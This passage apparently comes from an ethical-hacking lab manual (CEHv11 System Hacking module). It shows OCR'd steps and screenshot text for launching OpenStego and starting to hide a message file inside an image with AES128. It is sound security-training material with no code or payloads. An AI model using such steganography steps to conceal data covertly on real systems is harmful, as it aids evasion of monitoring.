
5. Click the **Start** menu in the bottom-left corner of **Desktop**. Click **Run OpenStego** from the applications list to launch **OpenStego**.


Manage
OpenStego
File
Home
Share
View
Application Tools
This PC › CEH-Tools (\\WINDOWS10) (Z:) › CEHv11 Module 06 System Hacking › Steganography Tools › Image Steganography Tools › OpenStego
Quick access
Desktop
Downloads
Documents
Pictures
Name
Date modified
Type
Size
Island.jpg
11/1/2019 12:12 AM
JPG File
104 KB
New Text Document.txt
11/1/2019 12:12 AM
Text Document
1 KB
Setup-OpenStego-0.7.3.exe
11/28/2019 3:33 AM
Application
220 KB
Recently added
Run OpenStego
A
Acrobat Reader DC
F
Firefox
G
Google Chrome
J
Java
M
Microsoft SQL Server 2017
Microsoft SQL Server Tools 18
N
Windows Server
Server Manager
Windows PowerShell
Windows PowerShell ISE
Windows Administrativ...
Task Manager
Control Panel
Remote Desktop...
Event Viewer
File Explorer


6. The **OpenStego** main window appears, as shown in the screenshot.


Manage
OpenStego
File
Home
Share
View
Application Tools
This PC › CEH-Tools (\\WINDOWS10) (Z:) › CEHv11 Module 06 System Hacking › Steganography Tools › Image Steganography Tools › OpenStego
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:) SSS_
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) SSS_
CEH-Tools (\\WIND
Network
Name
Date modified
Type
Size
Island.jpg
11/1/2019 12:12 AM
JPG File
104 KB
New Text Document.txt
11/1/2019 12:12 AM
Text Document
1 KB
Setup-OpenStego-0.7.3.exe
11/28/2019 3:33 AM
Application
220 KB
OpenStego
File
Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Message File
Cover File
(Select multiple files or provide wildcard (*, ?) to embed same message in multiple files)
Output Stego File
Options
Encryption Algorithm
AES128
Password
Confirm Password
Hide Data


7. Click the **ellipsis** button next to the **Message File** section.


Manage
OpenStego
File
Home
Share
View
Application Tools
This PC › CEH-Tools (\\WINDOWS10) (Z:) › CEHv11 Module 06 System Hacking › Steganography Tools › Image Steganography Tools › OpenStego
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:) SSS_
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) SSS_
CEH-Tools (\\WIND
Network
Name
Date modified
Type
Size
Island.jpg
11/1/2019 12:12 AM
JPG File
104 KB
New Text Document.txt
11/1/2019 12:12 AM
Text Document
1 KB
Setup-OpenStego-0.7.3.exe
11/28/2019 3:33 AM
Application
220 KB
OpenStego
File
Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Message File
Cover File
(Select multiple files or provide wildcard (*, ?) to embed same message in multiple files)
Output Stego File
Options
Encryption Algorithm
AES128
Password
Confirm Password
Hide Data

